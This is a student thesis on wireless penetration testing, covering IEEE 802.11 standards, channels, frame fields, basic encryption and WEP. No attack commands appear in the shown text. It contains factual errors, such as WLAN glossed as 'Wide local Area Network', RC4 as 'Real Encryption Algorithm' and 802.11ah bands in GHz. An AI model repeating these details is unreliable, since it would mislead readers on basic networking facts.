Shree Krishna Lamichhane

Penetration Testing In Wireless Networks

Helsinki Metropolia University of Applied Sciences

Bachelor’s Degree in Information Technology

Thesis

Date 28.11.2016

Author Title Number of Pages Date	Shree Krishna Lamichhane Penetration Testing in Wireless Networks 41 pages 28.11.2016
Degree	Bachelor of Engineering
Degree Programme	Bachelor's Degree in Information Technology
Specialisation option	Software Engineering
Instructor	Kimmo Sauren, Senior Lecturer

This thesis illustrates the security measures and mechanisms behind the encryption and decryption of data while transmitting data in a wireless network. Furthermore, this thesis describes and demonstrates several security threats in a wireless network that are widely experienced. It also explains shortly the evolution of the widely implemented IEEE 802.11 standard and its amendments.

Kali Linux tools were used to perform a penetration test in a WPA secured test network. Information on the target network was gathered and monitored and after a vulnerability analysis attacking and cracking tools from Kali Linux were used in to order to penetrate the test network. After a series of tests and attacks, the security measures of the network were bypassed and confidential information on the network was successfully stolen.

This thesis has demonstrated how a WPA secured network can be cracked simply with the help of Kali tools. The results and operational understanding of the WPA secured network can be useful in further revealing vulnerabilities within wireless networks to help make them safer.

Keywords	Penetration Test, Threats, Vulnerability, Exploitation, Encryption, WPA, IEEE 802.11

Contents

ABBREVIATIONS

WLAN	Wide local Area Network
IEEE	Institute of electrical and Electronics Engineers
WI-FI	Wireless Fidelity
DSSS	Direct Sequence Spread Spectrum
WEP	Wired Equivalent Privacy
MAC	Media Access Control
SSID	Service Set Identifier
QoS	Quality of Service
OFDM	Orthogonal Frequency Division Multiplexing
TDWR	Terminal Doppler Weather Radar
TPC	Transmit Power Control
DFS	Dynamic Frequency Selection
WAVE	Wireless Access in Vehicular Environments
ITS	Intelligent Transport System
RSA	Rivest-Shamir-Adelman
WEP	Wired Equivalent Privacy
WPA	WI-FI Protected Access
RC4	Real Encryption Algorithm
TKIP	Temporal Key Integrity Protocol
IV	Initialization Vector
LMP	Link Manager Protocol
L2CAP	Logical Link Control and Adaptation Protocol
SDP	Service Discovery Protocol
OSINT	Open Source Intelligence
OS	Operating System

1 Introduction

This thesis explores the security aspect of Wireless Networks through penetration testing. Wireless Technology has been in use since the 19th century (in 1896 for the first time in a wireless telegraph system by Guglielmo Marconi) and modern day's advancement in Information technology has brought drastic changes to the way we communicate. With rapid global implementation of wireless technology, there is growing concern over the security standard of the technology. As a result, several encryption and decryption methods have been implemented for transmitting information over the networks. Besides, several authentication measures for accessing the system have been implemented. However, such measures have to be validated to ensure the security of the network. That makes penetration testing crucial to identify any hidden void in the system. A pen test validates security mechanisms of the infrastructure and the results of penetration testing can be used to secure the network. However, fixing all errors found in penetration testing does not guarantee a totally secure network, but a more secure network. Some issues might not be noticed in penetration testing.

Wireless technology is the mechanism of sharing information using invisible waves in the air using electromagnetic or acoustic waves. Most of these technologies work on a radio frequency of electromagnetic spectrum consisting of several levels of energy waves such as radio, x-ray, gamma ray, visible light, UV-light, infrared, microwave and so forth. Wireless Technology works on the principle of modulation and demodulation to send and receive data respectively. A Wireless Local Area Network (WLAN) is designed to enable location independent network access among computer devices by the use of radio waves. Most of the modern WLANs are established on IEEE 802.11. Bluetooth and IEEE 802.11 are the two main standards in wireless networking. Bluetooth and WLAN networks though correspond in one environment; they use different connection approaches. WLAN has completely changed the way of using the internet and information sharing. It has been crucial to every sector of life such as Education, Health, Business, Communication, Transport, Security and many more. With such immense interest in wireless access across the globe, enormous security threats are noticed each day. Such security threats have increased the necessity of performing penetration tests on every WLAN.

Penetration Testing is a means of pursuing access over resources prior to the knowledge of the means of access such as username or password. It is an attack on the system to check any possible vulnerability in the system. A penetration test also evaluates the security level of the system by safely injecting various exploitations. The bottom-line that distinguishes a penetration tester from a hacker is the permission. Every tester has to have a permission from the proprietor of the resources which is being penetrated and reporting of the task has to be submitted at the end. Such a penetration test helps the organisation build a more secure and reliable system and hence increase security levels from any possible attackers. ***The main goal of this thesis*** is to execute a series of penetration tests in a test WLAN in order to determine the security level of the test network. This test will be accomplished using Kali Linux tools and the results will be analysed by Wireshark.

2 IEEE 802.11

IEEE 802.11 is one of the main standards in wireless networking. By the early 1990s, there had already been rapid growth in the need of networking standards in business, education, health, communication, and transport among others. In 1997, this finally rooted the 802.11 Standards. IEEE 802.11 is capable of carrying large dimension of radio transmission banking on equipment and setup. The standard is mainly used to design a large network.

The expansion of WLAN has come across several pivotal stages. Among them, ALOHAN NET Research carried out in 1971 by the University of Hawaii is considered a milestone in the development of wireless technologies. The project successfully connected seven campuses over four different islands wirelessly within a same central computer using star topology [389, 1].

Figure 1 shows the evolution of the IEEE 802.11 standard.




Figure1. Evolution of IEEE 802.11 standards (Source: Dell 'Or Group)

Figure 1 illustrates the increment in the implementations of each of the major sub-standards from 2000 to 2016. It shows clearly that 802.11n is the most popular and largely accepted standard.


2.1 Standards and Brands

IEEE 802.11 was principally urged to satisfy the networking needs at homes and offices. However, it was constricted to just 2mbps of data transfer rate and thus soon a need for new standards emerged. As a result, by now we have several extensions of the standards and a few still to come. These extensions basically differ from each other on their frequencies, bandwidth, data rate and range of coverage. These networking standards work at different bands across the wireless spectrum and they define the category of data that can be transferred over such networks.

The extensions of 802.11 that are implemented so far are:

i. 802.11b
ii. 802.11a
iii. 802.11g
iv. 802.11n
v. 802.11ac
vi. 802.11ad

All these extensions have their own characteristic header types [4, 1]. Figure 2 shows the evolution of the 802.11 Standard.



Standard	Release date	Band (GHz)	Bandwidth (MHz)	Max Data Rate	Advanced Antenna Technologies
802.11	1997	2.4	20	2 Mbps	N/A
802.11b	1999	2.4	20	11 Mbps	N/A
802.11a	1999	5	20	54 Mbps	N/A
802.11g	2003	2.4	20	54 Mbps	N/A
802.11n	2009	2.4, 5	20, 40	600 Mbps	MIMO, up to 4 spatial streams
802.11ad	2012	60	2160	6.76Gpbs	Beamforming
802.11ac	2013	5	40, 80, 160	6.93 GBps	MIMO, MU-MIMO, up to 8 spatial streams

Figure2. Evolution of 802.11 Standards Copied from [3]

The above Figure illustrates the technical specifications and technologies used during the evolution of the 802.11 standards over time. As shown in Figure 2, the latest versions 802.11ad and 802.11ac are among the fastest wireless network protocols.

2.1.1 802.11b

This standard was defined in 1999 and is commonly known as Wi-Fi. As can be seen in Table 1, 802.11b has a band-width of 22MHz which acts at a frequency of 2.4 GHz. It is compatible to operate with 802.11 as it uses an identical media access method designated by the original standard. With a range of up to 150 feet, it is the most familiar standard in use today. It is less prone to Multipath-propagation interference and allows up to 11Mbps of data transmission. This standard modulates using Direct-sequence spread spectrum (DSSS) modulation which redundantly dispatches data over a much bigger Frequency band than actually necessary, along with a pre-defined chipping code that is helpful in reconstructing any data that adrift in translation. Table 1 summarises the key features of 802.11b standards, the oldest 802.11 protocol.

IEEE 802.11b Specifications	
PARAMETER	VALUE
Date of approval	July 1999
Data Rate (Mbps)	11
Range (Metres)	~30
Modulation	CCK (DSSS)
RF Band (GHz)	2.4
Channel Width (MHz)	22

Table 1. Arbitrary of 802.11b Standard

As Table 1 indicates, 802.11b has very slow data transfer rate and coverage range.

The advantages of the 802.11b standards can be summarised as:

i. Nominal implementation cost
ii. Extensively endorsed
iii. Least interference
iv. Exquisite signal spectrum

However, the standard also has some disadvantages which include:

i. Limited data rate
ii. Crowded frequency band causing radio interferences.

iii. Security and performance and Scarcity of interoperability with speech devices

iv. Shortcoming on QoS provisions in multimedia content

Apple computer initiated the first comprehensive use of this standard under the trademark called ‘Airport’. It uses Wired Equivalent Security (WEP), MAC filtering, SSID hiding as security measures.

2.1.2 802.11a

The modification to the initial standards was endorsed in 1999 using the original core protocol but to operate in higher frequency of 5 GHz. It was amended to ensure a high performance level ensuring higher data rate up to 54 Mbps using 52-subcarrier Orthogonal Frequency Division Multiplexing (OFDM) [5]. Despite the higher data rate, it is limited to industrial use only as it made the chips more costly. The overall spectrum of 802.11a is even lower than 802.11b/g. Most of its signals are captivated promptly by walls and other solid barricades because of its modest wavelengths. In practice, it has been detected in any WLAN that if the data rate is lower, the coverage strength is higher. Table 2 explains the 802.11a standard in brief.

IEEE 802.11a Specifications	
PARAMETER	VALUE
Date of approval	July 1999
Data Rate (Mbps)	54
Range (Metre)	~30
Modulation	OFDM
RF Band (GHz)	5
Channel Width (MHz)	20

Table 2. Arbitrary of 802.11a Standards

It is clear from the Table above that the data transfer rate is higher than the old version. Still, the connection range is the same, i.e. ~30.

Advantages of 802.11a include:

i. Less interferences accumulated by regulated frequencies

ii. Higher Data Rate

Disadvantages of 802.11a can be summarized as:

i. Expensive Implementation
ii. Incompatible to 802.11b and 802.g
iii. Abbreviated Signal spectrum
iv. Depressed Penetrations of barricade

It is applied mostly in Wireless ATM Systems and also in hubs and it is more acceptable for short range connections ranging between 25 to 35 meters.

2.1.3 802.11g

The third modulation to the initial standard, as seen in Table 3, was ratified on June 2003 using 2,4GHz band with a width channel of 83.5MHz that is capable enough to produce a data rate of 54MBps with a range of 100-150 feet. This modulation was made fully compatible with 802.11b and uses the same frequencies. It was immediately implemented in the market. It allowed dual-band 802.11a/b application supportive to tri-band a/b/g. Its background compatibility dragged lots of manufacturers to adopt this standard in their products.

IEEE 802.11g Specifications	
PARAMETER	VALUE
Date of approval	June 2003
Data Rate (Mbps)	54
Range (Metre)	~30-50
Modulation	OFDM, CCK, DSSS
RF Band (GHz)	2.4
Channel Width (MHz)	83.5

Table 3. Arbitrary of 802.11g Standards

As illustrated in Table 3, the data transfer rate and coverage range in 802.11g standard is improved as compared to the older versions and an upgrade in the modulation has been introduced.

802.11g came with several amendments and several advantages over earlier standards, which include:

i. Extensively Implemented
ii. High Data Transmission Rate
iii. Background Compatible
iv. Wide Frequency Spectrum

There are still drawbacks in the protocol listed below:

i. Expensive Implementation compared to 802.11b
ii. Interferences
iii. Significantly low speed

Airport Extreme by Apple and Linksys by Cisco are among the first major manufacturer to adopt this new technology. Cisco has also offered their own mobile adaptors called Aironet based on 802.11g.

2.1.4 802.11n

802.11n is one of the latest modifications to the original standard released in October 2009 which came with the feature of multiple-input multiple-output (MIMO) antennas. It has made data transmission possible up to a maximum speed of 600MBps. Table 4 explains key specifications of the 802.11n standards.

IEEE 802.11n Specifications	
PARAMETER	VALUE
Date of approval	Oct 2009
Data Rate (Mbps)	54-600
Range (Metre)	~70
Modulation	MIMO-OFDM
RF Band (GHz)	2.4/5
Channel Width (MHz)	20/40

Table 4. Arbitrary of 802.11n Standards

It is clearly noticeable in the table that the data transfer rate has increased significantly covering a much bigger range.

802.11n is designed to enhance the performance and security level, which have various advantages over earlier versions of the standard, including:

i. Amendment to OFDM Implementation
ii. Initiation of MIMO
iii. MIMO power saver
iv. Immense bandwidth
v. Antenna Technology
vi. Maximum Data Transmission Rate
vii. High Signal ferocity
vii. Low Interferences

However, expensive implementation and low interferences created by multiple signal clusters are among the few disadvantages.

2.1.5 802.11ac

The new precision to the original standard was released in December 2013. Theoretically, it is capable of yielding 6,933MBps in its eight 160MHz 256-QAM channels with a frequency of 5GHz. 802.11ac is backwards compatible with all the previous standards.

So far in real implementation, data rate has been noted up to 720MBps [8]. However, The higher the bands, The lower the range and vice-versa. The key features of the standard are summarized in Table 5.

IEEE 802.11ac Specifications	
PARAMETER	VALUE
Date of approval	Dec 2013
Data Rate (Mbps)	~7GBps
Range (Metre)	~35
Modulation	MIMO-OFDM
RF Band (GHz)	5
Channel Width (MHz)	20/40/80/160

Table 5. Arbitrary of 802.11ac Standards

From Table 5, it is clear that 802.11ac allows one of the fastest data transfer rate so far but the coverage range is quite small compared to that of 802.11n.

Advantages of 802.11ac can be summarised as:

i. Compatibility with all standards
ii. Fastest
iii. Higher Channel bandwidth
iv. Sensitive coding and error corrections

Expensive Implementation, and currently only on premium devices, are some of its major drawbacks.

2.2 Channels and Frequencies

In every wireless connection, a wireless access point is designed to operate in several channels on numerous frequencies within the range allocated. The 802.11 standard, shown in Table 6 shows five specific frequencies range: 2.4GHz, 3.6 GHz, 4.9 GHz, 5 GHz and 5.9 GHz bands.

802.11 Variant	Frequency Bands
802.11a	5GHz
802.11b	2.4GHz
802.11g	2.4GHz
802.11n	2.4 / 5GHz
802.11ac	< 6 GHz
802.11ad	Up to 60GHz
802.11af	Below 1 GHz (TV White Space)
802.11ah	700 / 860 / 902 GHz (Depending on Countries and Locations)

Table 6. Frequencies allocated for different IEEE 802.11 Standards

These individual ranges are further divided to several multitudes. For every 802.11b/g/n networks of 2.4GHz band, signals can transmit in fourteen possible channels [9].

All these channels are not allowed globally, but every country has their own regulations for implementations of such channels. Figure 3 shows all fourteen available channels of 2.4GHz.




Figure 3. Channels of 2.4 GHz. Copied from [9]

Figure 3 shows clearly that, except for channels 1, 6 and 11, all remaining channels are overlapping channels.

Most of these Wi-Fi channels are separated from each other by a gap of 5MHz except the last two channels. This leaves only three non-overlapping channels: Channels 1, 6 and 11. These channels can be used for WLAN equipment that only works over non-interfering channels. Despite having fourteen possible channels for wireless networking, all these channels are not permitted for real life implementations. Every local authority has some restrictions over their uses. The table below displays the availability of that Wi-Fi in different parts of the world.

CHANNELS	EUROPE (ETSI)	NORTH AMERICA (FCC)	JAPAN
1	YES	YES	YES
2	YES	YES	YES
3	YES	YES	YES
4	YES	YES	YES
5	YES	YES	YES
6	YES	YES	YES
7	YES	YES	YES
8	YES	YES	YES
9	YES	YES	YES
10	YES	YES	YES
11	YES	YES	YES
12	YES	NO	YES
13	YES	NO	YES
14	NO	NO	ONLY 802.11b

Table 7. Channels availability in different regions. Extracted from [7]

As Table 7 shows , in most parts of the world the channels from 1 to 11 are made available for public use while the rest have some legal barrier. IEEE has documented two frequency bands: 3.6GHz and 4.9GHz under special license and mostly used in the United States. The implementation of these bands is mainly in public safety sectors and also for equipment that requires a higher data transmission rate.

The 802.11y standard is using these frequency bands for such purposes. 802.11a/n/ac is designed to transmit signal in 5GHz bands. It allows the possibility of twenty-five channels each with 20MHz bandwidth while designing a Wi-Fi Network. Having more channels available than that of 2.4GHz, it allows wider room for creating the wireless network and with less interferences.

Figure 4 shows the UNII bands of 5GHz band used by 802.11y standards




Figure 4. UNII bands. Copied from [9]

The European Union Standard EN 301 893 has been mandatorily enacted from 1 January 2015 for usability of these channels. EU has their common regulations on the harmonised implementations of 5GHz frequency band and a standard was set on 11 July 2005, called 2005/513/EC [11]. Germany has quickly adopted the concept and has enacted regulations over the use of bands ranging from 5.250-5.350 GHz and 5.470-5.725GHz. Likewise, Austria has directly adopted the enactment into their national law.

In the U.S, there is a separate provision for the implementation of 5.250-5.350GHz and 5.470-5.725 bands which has forced operators to employ Transmit Power Control (TPC) and Dynamic Frequency Selection (DFS). It is hence helpful in avoiding all possible military applications and TDWR. Among the several amendments to 802.11, 802.11p also called Wireless Access in Vehicular Environments (WAVE) is one of the recent standards introduced on 15 July 2010 but hardly implemented. There is also a 60 GHz ISM band operating under 802.11ad and 900MHz operating under 802.11ah as sub-gigahertz bands.

2.3 Headers and Frame

Every data transmitted over a wireless network follows a standard pattern consisting of separate headers. The 802.11 frame, shown in Table 8, consists of various information and can be fragmented as:

Frame control	Duration/ ID	Address 1	address 2	Address 3	Sequence Control	Address 4	Frame Body	FCS

Table 8. 802.11 Frames

The elements shown in Table 8 while transmitting over wireless network are explained below.

Frame Control occupies 2 bytes of space and its sub-fields occupy a further 16 bits. Frame Control is responsible for the control of entire data packets while transmitting over the wireless network.

Duration/ID also consists of 2 bytes and is mainly responsible for allocating network vector. It sets minimum waiting time before the data is transmitted over the network and also saves power consumption.

Address 1/2/3/4 occupy total space of up to 6 bytes depending upon the type of the frame. Its main building blocks are Access Point's MAC address, Transmitter Address, Receiver Address, Receiver Address, Source Address and Destination Address.

Sequence Control occupies 2 bytes of space and can be further divide into Sequence number and Fragment number.

Frame Body occupies space up to 2312 bytes that depends upon the size of the data transmitted.

FCS or Frame Check Sequence occupies a total of 4 bytes and it is responsible for indicating the checksum of the whole data header and frame. It relies on Cyclic-Redundancy check.

2.4 Security

There has been drastic advancement in the field of networking and wireless technologies. We are surrounded by wireless devices all-round. No matter how good a system we have been building, it is worthless unless we are able to make it reliable and secure enough to practice in daily life. A reliable wireless technology has to be capable enough to prevent every unauthorized access request so as to prevent any valuable information in it. The building blocks of a secured communications must ensure integrity, confidentiality and availability. Modern day security issues can be categorised under four major threats: Interception, Interruption, Modification and Fabrication.

The most popular Wi-Fi security threats have been illustrated in Figure 5.




Figure 5. Major Wi-Fi Security Threats

As shown in Figure 5, present day security threats over wireless networks are many. Wireless security has been very challenging over recent years with more techniques and exploits being published over the internet. Unauthorized accesses to the WPA to capturing data from the air are among very common security threats.

These day, even encrypted data can be captured more easily than ever just by sniffing to Eavesdrop. All these scenarios have made powerful encryption a vital tool to act against intruders. This prevents data from being stolen while transmitting over the web. Information can be encrypted while transmitted and decrypted once received by two key elements: **Symmetric Key Algorithm** and **Public Key Algorithm.**

2.4.1 Symmetric Key Algorithm

This method of encryptions, shown in Figure 6, uses identical key for cryptography for both encryption as a plaintext and decryption as a Cipher text.

This key has to remain secret between the parties involved in the sharing of the information. There is a basic algorithm for such encryption:

$\boldsymbol{E: K*M \rightarrow C}$, where

E= Encryption algorithm

K= Secret Key

M= Message transmitted

Such that

$\boldsymbol{E_k: M \rightarrow C, m \rightarrow E(k, m);}$ for every k $\in K$



Secret key shared by sender and recipient
Secret key shared by sender and recipient
Transmitted ciphertext
Plaintext input
Encryption algorithm (e.g., DES)
Decryption algorithm (reverse of encryption algorithm)
Plaintext output

Figure 6. Symmetric Encryption Algorithm. Copied from [12]

Figure 6 explains the phases of Symmetric Encryption Algorithm, where encrypted ciphertext is transmitted over the network after decryption, the output is the plaintext. This type of encryption method allows secrecy of information but lacks integrity and certification over sharing. This method can be segmented as:

Stream Ciphers: It encrypts every bits of the message as a single output one at a time.

Block Ciphers: It combines number of messages at a time and encrypts them as one unit before transmission.

2.4.2 Public Key Algorithm


Public Key algorithm, illustrated in Figure 7, is such a system of encryption where two separate cryptographic keys are used. A public key is assigned to verify the digital certification or to encrypt plain text and private key is assigned to create digital certification or decrypt cipher key. Both these keys are mathematically related to each other.
An encryption is written as;

$$C \rightarrow K\,[P]$$

And decryption is written as;

$$P \rightarrow K_1\,[C]$$

Where:
C = Cipher Text
K = Encryption Key
P = Plain Text
K_1= Decryption Key



Internet Security © 1997 Kimble Consultancy Services Ltd (970812.1)

Figure 7. Public Key Algorithm. Copied from [13]

Figure 7 explains the phases of Public Key Algorithm, where encrypted cipher text is transmitted over the network after decryption, the output is the plaintext.

The most popular public key encryption is RSA Public Key Encryption, which was proposed in 1977 soon after Diffie and Hellman had rooted the idea of this encryption.
With such wide use of the wireless system in our daily life, there are always higher security risks of data being sniffed and injected. Thus there are several security measures currently in use to avoid such intruders.

2.4.3 Wired Equivalent Privacy (WEP)

The WEP security algorithm has been introduced as a security measure along with the 802-11 in 1997. It was encrypted with 10 to 26 hexadecimal digits. This system was supposedly capable enough to provide confidentiality of data when carried out in a wireless network compared to the traditional wired network.
This system mainly works in two main parameters

i. WEP Key
ii. Initialization Vector

Data carried over WEP uses Real Encryption Algorithm (RC4) for security. This Algorithm initiates a Key-Stream and it is included with the original message and such cipher text is then transmitted over the network. The keys used in WEP are hexadecimal sequence of values and the length of such keys depends on the form of WEP standard implemented in the network.

i. 64-bit WEP (10-digit key)
ii. 128-bit WEP (26-digit key)
iii. 256-bit WEP (58-digit key)

